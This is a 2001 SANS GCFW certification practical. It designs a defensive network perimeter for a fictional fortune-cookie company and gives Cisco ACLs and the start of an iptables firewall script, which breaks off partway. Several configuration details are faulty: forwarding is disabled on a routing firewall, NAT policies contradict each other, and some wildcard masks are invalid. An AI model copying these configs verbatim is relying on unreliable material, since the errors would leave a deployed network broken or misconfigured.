Global Information Assurance Certification Paper

Firewalls, Perimeter Protection and VPNs

GCFW Practical Assignment Version 1.5e

SANS Parliament Square 2001

Dan Gardner

August 2001

Contents

1 Assignment 1 – Security Architecture

Define a security architecture for GIAC Enterprises, a growing Internet startup that expects to earn $200 million per year in online sales of fortune cookie sayings, and which has just completed a merger/acquisition. Your architecture must specify filtering routers, firewalls, VPNs to partners, secure remote access, and internal firewalls. Be explicit about the brand and version of each perimeter defence component. Produce a diagram or set of diagrams with explanatory text that define how to use perimeter technologies to implement your security architecture.

You must consider and define access for:

- Customers (the companies that purchase bulk online fortunes);
- Suppliers (the authors of fortune cookie sayings that connect to supply fortunes);
- Partners (the international partners that translate and resell fortunes).

1.1 Assumptions

- $200 million revenue for an Internet startup indicates approximately 500 employees.
- GIAC Enterprises servers are predominantly UNIX, using Linux, OpenBSD and Solaris.
- The system owner will designate individuals to be responsible for administration of the system.
- As an Internet startup, GIAC Enterprises uses web technologies to conduct their business.
- GIAC Enterprises holds four IANA registered class C subnets (64.0.0.0/22, used for illustration only).
- GIAC Enterprises is not authoritative for any Internet domain names long enough to require TCP DNS queries.

1.2 Functional Requirements

- Customers must be able to connect to the purchasing web server using HTTP and HTTPS.
- Suppliers must be able to connect to the supplier web server using HTTP and HTTPS.
- Partners must be able to connect to the partner web server using HTTP and HTTPS through secure, confidential VPN tunnels from the partners' corporate networks.
- GIAC Enterprises employees must be able to connect to corporate systems using a PSTN dial-up.
- GIAC Enterprises employees require access to the following Internet services:
  - HTTP
  - HTTPS
  - FTP

- Connections to the Internet will be ma de through a T3 (45 Mbps) line to an Internet service provider.
- A "five nines" (99.999% uptime) service level agreement shall exist between GIAC Enterprises and the Internet service provider.


1.3 Security Requirements

- A general policy of denying any network traffic not explicitly permitted in the security policy shall be adopted.
- All systems shall only be administered using secure shell (SSHv2) from hosts residing on the protected management network.
- Systems on the management network shall require two -factor authentication for logins.
- Logging for all systems shall be directed to a logging server residing on the management network with suitable immutable media and log analysis and alerting services.
- All networks shall be switched to minimise the impact of an un authorised network sniffer.
- Network intrusion detection systems shall be placed on the monitor port of each switch.
- Intrusion detection system logs will be collected by a database residing on the management network where they will be analysed using a tool such as ACID.
- All servers shall run the minimum number of services required to fulfil the business needs of GIAC Enterprises.
- Dial-up connections from the PSTN shall be authenticated using SecurID hardware tokens.
- All servers must physically reside in a se cure location with access restricted to authorised GIAC Enterprises administration staff only.
- All actions requiring root privileges on production servers must be performed using a tool such as sudo to establish accountability for those actions.
- All network equipment which can be configured to require password authentication shall be so configured. In addition to this, the following password policies shall be implemented where it is possible to do so (from SANS Institute "Strong Passwords" FAQ, http://www.sans.org/infosecFAQ/policy/password.htm):

    - Passwords are required for all accounts.
    - New users must change password the first time they log on.
    - Passwords must be at least 6 characters long.
    - Passwords should contain a mixture of upper and lower case letters.
    - Passwords should contain a numeric character.
    - Passwords should not contain any form of your name or userid.
    - Passwords will expire every 90 days.
    - Password history is kept preventing r euse of the last 10 used passwords.
    - Passwords should not be a word found in a dictionary (even foreign).
    - Passwords should not be shared or written down and kept in plain view.
    - Passwords will be audited on a regular basis for compliance.

Note that the terms “strong password” and “well-chosen password” used in the remainder of this document should be taken to refer to the password policies above.

1.4 Network Architecture



1.4.1 Perimeter Equipment

1.4.1.1 Border Router

Hardware: Cisco 7120 -T3 router

The border router connects GIAC Enterprises to their Internet service provider via a T3 line (45 Mbps). This will provide rudimentary but efficient screening of a great deal of unwanted Internet traffic. Since the configuration of this router will rarely change, administrat ion will be performed only through the console port and all management services on other interfaces should be disabled. The specific configuration of this router is detailed in section 2.

1.4.1.2 Remote Access Server

Hardware: Lucent MAX 3000 Remote Access Concent rator

The remote access server will be used to provide dial -up PPP connectivity for GIAC Enterprises employees via 48 telephone lines and 6 ISDN BRI interfaces. PPP connections on these interfaces will be dynamically allocated an address from the pool 192.168.1.128/26.

Security considerations for this server are as follows:

- This server should only permit a user to connect from the PSTN after the RADIUS server has authenticated their SecurID hardware token.
- The default security profile should have read -only access to the configuration.
- Both the full access security profile and the default security profile should be configured with well -chosen passwords.
- A well-chosen password should be set for telnet access in case it is ever enabled by accident.
- A well-chosen secret should be used for authentication with the RADIUS server.
- A source UDP port of 1812 should be used for RADIUS authentication and accounting requests to simplify the ruleset of the remote access firewall.
- ICMP redirects shall be ignored.
- Since the configuration of this server will rarely change, configuration will be performed only through the console port and all management services on other interfaces should be disabled.

1.4.1.3 Internet Firewall (64.0.1.1, 64.0.2.1)

OS: Debian GNU/Linux 2.2r3, kernel version 2.4.9
Firewall: Netfilter (built into 2.4.x kernels)

The Internet firewall provides the first intelligent line of defence against attacks from the Internet and routes permitted traffic to the appropriate destination. The specific configuration of this firewall is detailed in section 2.

1.4.2 Internet Service Network

1.4.2.1 DNS Server

OS: OpenBSD 2.9
DNS server: djbdns 1.05

The public DNS server shall provide DNS service for GIAC Enterprises, both internally and externally.

GIAC Enterprises uses the domain nam e giac.com externally and giacenterprises.com internally. The client differentiation capability of djbdns allows the implementation of a split DNS on a single server by restricting DNS queries for giacenterprises.com to internal GIAC Enterprises hosts only .

Security considerations for this server are as follows:

- Djbdns runs in a chroot jail as a non -root user by default, which makes successful compromise of the server through the DNS service extremely difficult.
- DNS zone transfers should not be permitted to or from this server.
- Internet clients should be differentiated from GIAC Enterprises clients and DNS queries restricted accordingly.

1.4.2.2 Mail Server

OS: OpenBSD 2.9
SMTP server: Postfix 20010228 -pl04
POP3S server: popa3d 0.4 through stunnel 3.20

The mail server receives SMTP mail from the Internet and stores it for later retrieval. GIAC Enterprises users with Netscape browsers can retrieve their mail using POP3 over SSL (POP3S) from the corporate network.

Security considerations for this server are as foll ows:

- The popa3d server was selected because it is a minimal POP3 server “designed with security as the primary goal” (http://www.openwall.org/popa3d/).
- The stunnel wrapper allows arbitrary TCP connections (in this case POP3) to be encrypted inside SSL, ensuring passwords are not transmitted in clear text.
- Postfix should be configured with sensible limits on total concurrent processes and other parameters designed to prevent denial of service attacks.
- Postfix should not act as an SMTP relay to prevent abuse by spammers.

1.4.2.3 Internet IDS

OS: OpenBSD 2.9
IDS: Snort 1.8.1-RELEASE

This intrusion detection system should detect anomalous traffic on the Internet service network. Expected traffic will include:

- UDP port 53 (DNS) to the DNS server.
- TCP port 22 (SSH) from the management network.
- TCP port 25 (SMTP) to the mail server.
- TCP port 25 (SMTP) from the mail server to the Internet.
- TCP port 995 (POP3S) from the corporate network to the DNS server.
- TCP port 443 (HTTPS) and 80 (HTTP) from the Internet or the proxy server to the web servers.
- UDP port 514 (syslog) from the Internet service network to the syslog host on the management network.

1.4.2.4 Purchasing/Supplier /Public web servers

OS: OpenBSD 2.9
Web server: Apache 1.3.2 0

These will be hardened web servers providing HTTP and HTTPS services to the public, to customers and to suppliers.

1.4.3 VPN Service Network and Corporate Partner Network

The distinction between these networks is that all traffic on the corporate partner network will be stimuli from the VPN gateway and the responses to those stimuli. The VPN service network exists to physically separate the administration interfaces of these hosts from the interfaces accessible to VPN clients.

The VPN service network is alloc ated a publicly addressable subnet to ensure that no address translation (e.g. NAT) takes place, since this would interfere with an ESP VPN connection; ESP checks the integrity of the packet headers, including the source and destination addresses, which wo uld be modified if NAT were used.

1.4.3.1 IPSec VPN Gateway

OS: OpenBSD 2.9
IPSec gateway: isakmpd (part of OpenBSD distribution)

This will provide secure IPSec (ESP) connectivity to corporate partners across the Internet, initially for the recent corporate acqui sition made by GIAC Enterprises. IPSec will be used with pre -defined shared secrets, although there is an option of moving to X509 certificates if the number of connections to the service increases to the point where shared secrets become unmanageable. The specific configuration of this gateway can be found in section 2.

1.4.3.2 VPN IDS

OS: OpenBSD 2.9
IDS: Snort 1.8.1-RELEASE

This intrusion detection system should detect anomalous traffic on both the VPN service network and the corporate partner network. Expected traffic on the corporate partner network will include:

- TCP ports 80 (HTTP) and 443 (HTTPS) from corporate partners to the partner web server via the VPN gateway.

Expected traffic on the VPN service network will include:

- TCP/IP protocol 50 between corpora te partners and the VPN gateway.
- TCP port 22 (SSH) from the management network.
- UDP port 514 (syslog) from the partner web server and the VPN gateway to the syslog host on the management network.

1.4.3.3 Partner web server

OS: OpenBSD 2.9
Web server: Apache 1.3.20

This will be a hardened web server providing HTTP and HTTPS services to corporate partners through the VPN gateway. SSH will be available on the interface connected to the VPN service network only.

1.4.4 Internet Screened Subnet

1.4.4.1 Internal Internet IDS

OS: OpenBSD 2.9
IDS: Snort 1.8.1-RELEASE

This intrusion detection system should detect anomalous traffic on the Internet screened subnet. Expected traffic will include:

- TCP port 80 (HTTP) and port 443 (HTTPS) from the proxy server to the Internet.
- FTP traffic between the proxy server and the Internet.
- TCP port 22 (SSH) from the management network.
- TCP port 995 (POP3S) from the corporate and management networks to the mail server.
- UDP port 514 (syslog) from the proxy server and hosts on the Internet service network to the syslog host on the management network.

1.4.4.2 Proxy server

OS: OpenBSD 2.9
Proxy: Squid 2.4.STABLE2

The proxy server provides a single egress point for all Internet -bound traffic from the corporate network. The only way in which corporate users may acces s the Internet is through the proxy server, which provides the following advantages:

- A single point of administration (e.g. blocking racist and pornographic sites) and logging of corporate Internet access.
- Obviates the risk of TCP/IP protocol -level attacks against proxy clients.
- Mitigates the risk of Trojan horses or other malware communicating with hosts on the Internet undetected.
- The caching component of Squid will help increase the speed of corporate access to web pages.

1.4.5 Remote Access Service Network

1.4.5.1 Remote Access Firewall

OS: Debian GNU/Linux 2.2r3, kernel version 2.4.9
Firewall: Netfilter (built into 2.4.x kernels)

This firewall protects the RADIUS server on the remote access service network. The only traffic permitted through this firewall is as follows:

- RADIUS authentication traffic (UDP source and destination port 1812) in both directions between the remote access server and the RADIUS server.
- SSH traffic (TCP port 22) from the management network to the RADIUS server.
- Syslog (UDP port 514) traffic from the remote access server and the RADIUS server to the syslog host on the management network.
- All traffic from remote access users to networks other than the remote access service network.

1.4.5.2 RADIUS Server

OS: Solaris 8
Hardware token authentication and RADIUS server: RSA ACE/Server 5.0

The RADIUS server performs all authentication of remote access users before they are permitted to connect to the network. The remote access server uses the RADIUS protocol to authenticate the SecurID hardware tokens (issued to all remote access users) with the RADIUS server. Since compromise of this machine would result in a point of entry to the GIAC Enterprises network for attackers, it is vital that this machine be protected as much as possible. This is the reason that the RADIUS server is placed on its own subnet, protected by a firewall.

1.4.6 Remote Access Screened Subnet

1.4.6.1 Remote Access IDS

OS: OpenBSD 2.9
IDS: Snort 1.8.1-RELEASE

This intrusion detection system should detect anomalous traffic on the remote access screened subnet. Expected traffic will include:

- UDP port 514 (syslog) from the remote access server and the RADIUS server to the syslog host on the management network.
- TCP port 22 (SSH) from the management network to the RADIUS server.
- All traffic from remote access users to networks other than the remote access service network.

1.4.7 Management Network

1.4.7.1 Inner Firewall

OS: OpenBSD 2.9
Firewall: ipf 3.4.20

This firewall provides a second layer of defence from threats outside the perimeter of GIAC Enterprises network. It separates the network into logical sections, making it easier to apply restrictions to the traffic flowing between sections. The specific configuration of this firewall is detailed in section 2.

1.4.7.2 IDS Management Console

OS: Debian GNU/Linux 2.2r3, kernel version 2.4.9
Database: MySQL 3.23.40
IDS management: ACID (Analysis Console for Intrusion Databases) 0.9.6b13
Web server: Apache 1.3.20

The IDS management console provides a central point of analysis and alerting for intrusion detection logs. Although certain events may trigger the individual intrusion detection systems to send alerts to GIAC Enterprises network security staff in real-time, these systems are generally not intended for that purpose. The individual intrusion detection systems will log events to local MySQL databases that will then be collected on a regular basis (using SSH) by the management console. Once copied to the management console, they can be analysed with ACID and the results published in a web page accessible to network security staff. All users logging into this server must hold a valid SecurID hardware token that will be authenticated by the management authentication server.

1.4.7.3 Management Server

OS: Debian GNU/Linux 2.2r3, kernel version 2.4.9

This is the host from which administration of other servers should be performed. Although it is also possible to administer servers from other hosts on the management network, each of these has a separate function and should only be used for this purpose in the event that it is not possible to use the management server. All users that log in to this server must hold a valid SecurID hardware token that will be authenticated by the management authentication server.

1.4.7.4 Management Network IDS

OS: Debian GNU/Linux 2.2r3, kernel version 2.4.9
IDS: Snort 1.8.1-RELEASE

This intrusion detection system should detect anomalous traffic on the management network. Expected traffic will include:

- Syslog (UDP port 514) traffic to the syslog host.
- SSH (TCP port 22) to and from hosts on the management network.
- SecurID traffic (TCP ports 5510, 5520, 5530, 5540 and UDP ports 5500 and 5540) to the management SecurID server.

All users logging into this server must hold a valid SecurID hardware token that will be authenticated by the management SecurID server.

1.4.7.5 Management Authentication Server

OS: Solaris 8
Hardware token authentication server: RSA ACE/Server 5.0

This server provides two-factor authentication of all users logging into hosts on the management network. Although this is a sensitive machine from a security perspective, it is placed on the same network as the hosts for which it provides authentication because this network should be considered relatively secure. All users logging into this server must hold a valid SecurID hardware token that should be authenticated by the management authentication server. The only exception to this is if the user logs on at the server console, so that if the ACE/Server fails it is still possible to log into this server to rectify the problem.

1.4.7.6 Syslog host

OS: Debian GNU/Linux 2.2r3, kernel version 2.4.9
Syslog: msyslog 1.07
Log analysis tool: Logcheck 1.1.1-9

This server receives all syslog entries from all machines and analyses these for security violations and other anomalies. Msyslog is an advanced syslog daemon that provides cryptographic protection for log files so that any manipulation of those log files becomes immediately apparent. All users logging into this server must hold a valid SecurID hardware token that will be authenticated by the management authentication server. The log files will also be written to DVD-R media on a regular basis for additional security.

2 Assignment 2 – Security Policy

Based on the security architecture that you defined in Assignment 1, provide a security policy for AT LEAST the following three compone nts:

- Border Router
- Primary Firewall
- VPN

You may also wish to include one or more internal firewalls used to implement defence in depth or to separate business functions.

By 'security policy' we mean the specific ACLs, firewall ruleset, IPSec policy, et c. (as appropriate) for the specific component used in your architecture. For each component, be sure to consider internal business operations, customers, suppliers and partners. Keep in mind you are an E -Business with customers, suppliers, and partners - you MAY NOT simply block everything!

(Special note VPNs: since IPSec VPNs are still a bit flaky when it comes to implementation, that component will be graded more loosely than the border router and primary firewall. However, be sure to define whether spli t-horizon is implemented, key exchange parameters, the choice of AH or ESP and why. PPP -based VPNs are also fully acceptable as long as they are well defined.)

For each security policy, write a tutorial on how to implement each ACL, rule, or policy measure on your specific component. Please use screen shots, network traffic traces, firewall log information, and/or URLs to find further information as appropriate. Be certain to include the following:

1. The service or protocol addressed by the ACL or rule, and the reason these services might be considered a vulnerability.
2. Any relevant information about the behavior of the service or protocol on the network.
3. The syntax of the ACL, filter, rule, etc.
4. A description of each of the parts of the filter.
5. An explana tion of how to apply the filter.
6. If the filter is order -dependent, list any rules that should precede and/or follow this filter, and why this order is important. (Note: instead of explaining order dependencies for each individual rule, you may wish to cre ate a separate section of your practical that describes the order in which ALL of the rules should be applied, and why.)
7. Explain how to test the ACL/filter/rule.

Be certain to point out any tips, tricks, or "gotchas".

2.1 Information Security Policy

Information is critical to the business of GIAC Enterprises, therefore the availability, integrity, confidentiality and control of GIAC Enterprises systems is of great importance and should be a priority for employees at all levels of the company.

2.2 Security Policy for Border Router

The border router is a Cisco 7120 -T3.

Security policies and the associated router commands required to effect these policies are as follows:

- Prevent administration of the router from anywhere but the local console port with a well-chosen password, to protect the router from attacks on its configuration.

```
line vty 0 4
transport input none
line con 0
password 7 abcdefabcd
login local
```

Test by attempting to telnet to the router.

- Disable unnecessary services to prevent them from being used by an attacker.

```
no service finger
no service tcp-small-servers
no service udp-small-servers
no ip http server
no ip bootp server
no snmp-server
no cdp run
no mop enabled
no ip mroute-cache
```

Test by portscanning the router – any open ports will indicate a misconfiguration.

- Deny source routed packets because these can be used by attackers to spoof the router.

```
no ip source-route
```

Test by using the Nemesis packet injection tool (http://jeff.chi.wwti.com/nemesis/) to send source routed packets to hosts behind the router on, e.g. TCP port 80 (HTTP).

- Send all log messages to the syslog server so that attacks may be detected (a static route to 192.168.32.0/24 via the Internet firewall is assumed).

```
service timestamps log datetime localtime
logging 192.168.32.34
```

Test by checking the contents of the syslog server's logs for messages from the router.

- Disable ICMP unreachable messages to limit the information available to an attacker.

```
no ip unreachables
```

Test by running “tcpdump icmp” and attempting to connect to unreachable hosts behind the router.

- Disable ARP proxying to prevent leakage of routing information.

```
no ip proxy-arp
```

Test by using Nemesis to send ARP “who -has” requests for the IP address of hosts behind the router.

- Define ACL 101 inbound on external T3 interface.

```
interface Serial0
ip access-group 101 in
```

- Deny ICMP redirect packets, regardless of source or destination address, to prevent ICMP redirect attacks.

```
access-list 101 deny icmp any any r edirect
```

Test using SING (Send ICMP Nasty Garbage, http://sourceforge.net/projects/sing/) to send ICMP redirect packets through the router.

- Deny spoofed packets with a source address from the loopback network (127.0.0.0/8) or with bits of first octet all zeroes because these should never be part of legitimate traffic.

```
access-list 101 deny ip 127.0.0.0 0.255.255.255 any
access-list 101 deny ip 0.0.0.0 0.255.255.255 any
```

- Deny packets with a class D (mul ticast) or class E (reserved) source address because no multicast services are required by GIAC Enterprises.

```
access-list 101 deny ip 224.0.0.0 31.255.255.255 any
```

- Deny spoofed packets with a source address from an RFC 1918 reserved private network (10.0. 0.0/8, 172.16.0.0/12, 192.168.0.0/16) because these should never be part of legitimate traffic.

```
access-list 101 deny ip 10.0.0.0 0.255.255.255.255 any
access-list 101 deny ip 172.16.0.0 0.15.255.255 any
access-list 101 deny ip 192.168.0.0 0.0.255.255 any
```

- Deny spoofed packets with a source address from a GIAC Enterprises public network (64.0.0.0/22) because these should never be part of legitimate traffic.

```
access-list 101 deny ip 64.0.0.0 0.0.3.255 any
```

Test anti-spoofing rules by using Nmap to send spoof ed packets which appear to come from the denied subnets.

- Permit legitimate traffic (HTTP, HTTPS, DNS, SMTP) to appropriate hosts on the Internet service network.

```
access-list 101 permit tcp any host 64.0.2.34 eq 80
access-list 101 permit tcp any host 64.0 .2.34 eq 443
access-list 101 permit tcp any host 64.0.2.64 eq 80
access-list 101 permit tcp any host 64.0.2.64 eq 443
access-list 101 permit tcp any host 64.0.2.65 eq 80
access-list 101 permit tcp any host 64.0.2.65 eq 443
access-list 101 permit udp any ho st 64.0.2.32 eq 53
access-list 101 permit tcp any host 64.0.2.33 eq 25
```

Test by using:
A web browser to connect to each of the web servers using HTTP and HTTPS.
DNS tools (dig, host, nslookup) to query the DNS server.
A mail client to deliver mail to the mail server.

- Permit legitimate traffic (ISAKMP and ESP) to the VPN gateway.

```
access-list 101 permit udp any host 64.0.3.2 eq 500
access-list 101 permit esp any host 64.0.3.2
```

Test by establishing a VPN connection to the VPN gateway.

- Deny all traffic not explicitly permitted above even though Cisco routers have an implicit deny when ACLs are added, in case this behaviour is ever inadvertently changed.

```
access-list 101 deny ip any any
```

Test by using Nmap to send a packet not explicitly permitted, e.g. a con nection to TCP port 23 (telnet) to the firewall.

- Define ACL 102 inbound on internal Ethernet interface.

```
interface Eth0
ip access-group 102 in
```

- Perform egress filtering and logging of invalid packets attempting to leave the GIAC Enterprises network.

```
access-list 102 deny icmp any any redirect log
access-list 102 deny ip 127.0.0.0 0.255.255.255 any log
access-list 102 deny ip 0.0.0.0 0.255.255.255 any log
access-list 102 deny ip 224.0.0.0 31.255.255.255 any log
access-list 102 deny ip 10.0.0.0 0.255.255.255 .255 any log
access-list 102 deny ip 172.16.0.0 0.15.255.255 any log
```

```
access-list 102 deny ip 192.168.0.0 0.0.255.255 any log
access-list 102 permit ip any any
```

Test by using Nmap to send spoofed packets which appear to come from the denied networks.

2.3 Firewall Security Policies

2.3.1 General Firewall Policies

- Firewalls should be configured with a default -deny stance - to deny all traffic not explicitly permitted.
- Order of rules should be such that explicitly denied traffic should be acted upon before any traffic is permitted.
- Firewalls should examine the source address of packets to ensure that the interface on which they were received is valid for that address; this protects against spoofing of packets by attackers and implements egress filtering.
- Linux firewalls should ensure that packets are only accepted if it is determined that a reply to that packet would be sent on the same interface on which it is received (reverse -path filtering).
- Linux firewalls should limit the rate of incoming TCP SYN packets to prote ct against SYN flood denial of service attacks.
- All ICMP messages other than destination unreachable (ICMP type 3) should be dropped.
- Source routed packets should be dropped.
- Packets with invalid (non -RFC compliant) headers should be dropped, specifically the following types of packet: XMAS, Full XMAS, NULL, SYN/FIN, SYN/RST and FIN/URG/PSH.
- Packets perceived to be the first packet of a TCP connection by stateful firewalls should have only the SYN flag set.
- Traffic arriving on internal interfaces with non -internal source address should be dropped (egress filtering).

2.3.2 Security Policy for Internet Firewall

The Internet firewall runs Debian GNU/Linux 2.2r3 with kernel version 2.4.9 and only the bare minimum packages required for TCP/IP connectivity, SSH and Net filter functionality. The firewall is booted from an image held on CD -ROM to mitigate the risk and minimise the impact of any compromise of the firewall. All network services apart from SSH on TCP port 22 from 192.168.32.0/24 should be disabled.

The Netfilter firewall, commonly known as iptables, is contained within the 2.4 Linux kernel and is a secure and powerful firewall with stateful inspection and NAT capabilities. Netfilter is configured through the use of the “iptables” Linux tool – the

full syntax for the iptables command may be found in the appendix at the end of this document.

Internet Firewall Permitted Services:

- SSH from the management network to the firewall and to hosts on the VPN and Internet service networks.
- HTTP and HTTPS from anywhere to the public, supplier and purchasing web servers on the Internet service network.
- DNS queries over UDP from anywhere to the DNS server on the Internet service network.
- DNS queries over UDP from the DNS server to the Internet
- SMTP from anywhere to the mai l server.
- SMTP from the mail server to the Internet.
- POP3S from the internal corporate network to the mail server.
- Syslog from the border router, the firewall and hosts on the VPN and Internet service networks to the syslog host on the management network.
- IPSec VPN connections across the Internet from GIAC Enterprises corporate partners to the IPSec VPN gateway.
- HTTP, HTTPS and FTP from the proxy server to anywhere.

Below is the script required to correctly configure the Internet firewall; this should be placed in the /etc/rc.boot directory so that it is run at boot time. The comments within the script relate to the policies defined above.

```
#!/bin/sh
#
# Internet firewall configuration script

# Network definitions

# GIAC Enterprises external address space
EXTERNAL=64.0.0.0/22

# GIAC Enterprises internal address space
INTERNAL=192.168.0.0/16

# Reserved (unused) external subnet
RESERVED_NET=64.0.0.0/24

# External subnet connecting firewall and border router
BORDER_NET=64.0.1.0/24
BORDER_IF=eth0
BORDER_ADDR=64.0.1.2
BORDER_HOST_RTR=64.0.1.1

# Internet service network
SVC_NET=64.0.2.0/24
SVC_HOST_WWW_PUBLIC=64.0.2.34
SVC_HOST_WWW_SUPPLIER=64.0.2.64
```

```
SVC_HOST_WWW_PURCHASING=64.0.2.65
SVC_HOST_DNS=64.0.2.32
SVC_HOST_MAIL=64.0.2.33
SVC_IF=eth1

# VPN service network
VPN_NET=64.0.3.0/24
VPN_HOST_GW=64.0.3.2
VPN_IF=eth2

# Cookies International VPN gateway
REMOTE_HOST_GW=100.0.0.1

# Internet screened subnet
INNER_NET=192.168.4.0/24
INNER_HOST_PROXY=192.168.4.32
INNER_IF=eth3

# Management network
MGMT_NET=192.168.32.0/24
MGMT_HOST_SYSLOG=192.168.32.34

# Disable packet forwarding in kernel
echo 0 > /proc/sys/net/ipv4/ip_forward

# Turn on reverse path filtering in kernel
echo 1 > /proc/sys/net/ipv4/conf/all/rp_filter

# Ignore all ICMP echo requests in kernel
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all

# Ignore all ICMP echo broadcasts in kernel
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

# Ignore ICMP redirects in kernel
echo 0 > /proc/sys/net/ipv4/conf/all/accept_redirects
echo 0 > /proc/sys/net/ipv4/conf/all/send_redirects

# Ignore source routed packets in kernel
echo 0 > /proc/sys/net/ipv4/conf/all/accept_source_route

# Ignore bogus ICMP error messages
echo 1 > /proc/sys/net/ipv4/icmp_ignore_bogus_error_responses

# Set default policies
iptables -t nat -P PREROUTING DROP
iptables -t nat -P POSTROUTING DROP
iptables -P FORWARD DROP
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -t nat -P PREROUTING ACCEPT
```

```
iptables -t nat -P POSTROUTING ACCEPT
iptables -t nat -P OUTPUT ACCEPT

# Flush firewall rules
iptables -F
iptables -t nat -F

# Erase all user-defined chains in filter and nat tables
iptables -X
iptables -t nat -X

# Protect against SYN floods by limiting rate to 10 per second
iptables -N synflood
iptables -A FORWARD -i $BORDER_IF -p tcp --syn -j synflood
iptables -A synflood -m limit --limit 1/s --limit-burst 10  \
   -j RETURN
iptables -A synflood -j DROP

# Deny malformed packets

# Block full Xmas packets
iptables -A FORWARD -p tcp --tcp-flags ALL ALL -j DROP

# Block Xmas packets
iptables -A FORWARD -p tcp --tcp-flags ALL \
   SYN,RST,ACK,FIN,URG -j DROP

# Block NULL packets
iptables -A FORWARD -p tcp --tcp-flags ALL NONE -j DROP

# Block SYN/FIN packets
